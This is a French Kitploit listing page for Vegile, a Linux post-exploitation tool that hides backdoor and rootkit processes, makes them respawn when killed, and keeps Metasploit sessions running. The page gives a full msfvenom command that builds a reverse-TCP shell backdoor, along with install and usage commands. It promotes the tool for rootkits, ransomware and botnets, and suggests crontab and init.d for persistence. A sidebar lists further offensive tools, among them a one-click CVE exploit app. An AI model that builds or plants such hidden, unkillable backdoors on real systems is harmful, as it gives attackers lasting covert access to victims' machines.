

Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Vegile — Cet outil mettra en place vos backdoors/rootkits ; une fois la backdoor installée, elle cachera votre processus spécifique, rendra votre session illimitée dans Metasploit et sera transparente. Même si elle est tuée, elle se relancera. Il y a toujours un processus qui en exécute un autre, on peut donc supposer que ce processus est inarrêtable, tel un Ghost in The Shell. | Kitploit
Outils/GitHubGitHub/screetsec/vegile
Escalade de PrivilègesFrameworks d'ExploitationGénération de PayloadsMécanismes de PersistanceMouvement LatéralPost-ExploitationTests d'Intrusion
GitHubscreetsec/vegile

Vegile

Voir le dépôt
753166143il y a 7 ansVérifié par Kitploit

À propos

Cet outil mettra en place vos backdoors/rootkits ; une fois la backdoor installée, elle cachera votre processus spécifique, rendra votre session illimitée dans Metasploit et sera transparente. Même si elle est tuée, elle se relancera. Il y a toujours un processus qui en exécute un autre, on peut donc supposer que ce processus est inarrêtable, tel un Ghost in The Shell.

Partager

Vegile - Ghost In The Shell

Version Stage Build

Vegile est un outil pour les techniques de post-exploitation sous Linux. Les techniques de post-exploitation garantissent que nous maintenons un certain niveau d'accès et peuvent potentiellement mener à des points d'appui plus profonds dans le réseau de confiance de nos cibles.

Donate

  • Si ce projet vous est très utile pour vos tests d'intrusion et que vous voulez me soutenir, vous pouvez m'offrir un café :)
  • Donation

📖 Comment ça marche

Cet outil configure vos backdoors/rootkits. Une fois la backdoor configurée, elle masque votre processus spécifique, rend illimitée votre session dans Metasploit et la rend transparente. Même si elle est tuée, elle se relance. Il y aura toujours un processus qui en exécutera un autre, on peut donc considérer que ce processus est impossible à arrêter, tel un Ghost in the Shell.

LISEZ CECI

  • Pour l'instant, j'ai seulement testé la backdoor avec la commande msfvenom utilisant reverse_shell et ma backdoor manuelle pour Linux [ cela fonctionne ] ou vous pouvez utiliser thefatrat pour vous aider à créer une backdoor simple.
  • msfvenom -a x86 --platform linux -p linux/x86/shell/reverse_tcp LHOST=IP LPORT=PORT -b "\x00" -f elf -o NAME_BACKDOOR
  • Pour le processus caché, vous pouvez l'utiliser pour rootkits, backdoor, rançongiciel et botnet { sh, python, perl, exe et binaire }.
  • La cible victime est toutes les distributions Linux incluant ( base32 et base64 dans leur système ).
  • Pour obtenir la persistance, vous pouvez utiliser crontab et xinit.d dans votre backdoor.
  • Ceci est juste un algorithme simple pour maintenir nos sessions et backdoors/rootkits, vous pouvez explorer cela.

Pour commencer

  1. git clone https://github.com/Screetsec/Vegile.git
  2. cd Vegile
  3. chmod +x Vegile

Utiliser Vegile

Exécuter Vegile sans paramètre donne une liste utile des options les plus courantes. Vous pouvez utiliser la commande :


  • Vegile -i / --inject [backdoor/rootkit]
  • Vegile -u / --unlimited [backdoor/rootkit]
  • Vegile -h / --help

Vidéo de démonstration

  • Démonstration Vegile

  • Démonstration Vegile

:octocat: Crédits

  • Merci à Allah
  • Dracos Linux from Scratch Indonesia (super OS de pénétration), vous pouvez le voir sur http://dracos-linux.org/
  • Bash.ID , WingkoColi , Reversing ID , IndoXploit , Backbox Indonesia , Depok Cyber Security and Indonesia Backtrack Team .
  • Offensive Security pour son super OS ( http://www.offensive-security.com/ )
  • http://www.kali.org/ Kali Linux
  • gianlucaborello pour avoir fourni une référence et quelques idées [ https://sysdig.com/blog/hiding-linux-processes-for-fun-and-profit/ ]
  • Et d'autres outils open source sur GitHub

Avertissement

Note : les modifications, changements ou altérations de ce code source sont acceptables, cependant, toute publication publique utilisant ce code doit être approuvée par l'auteur de cet outil (Edo maland).


Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    327
  • 5

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    256

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →





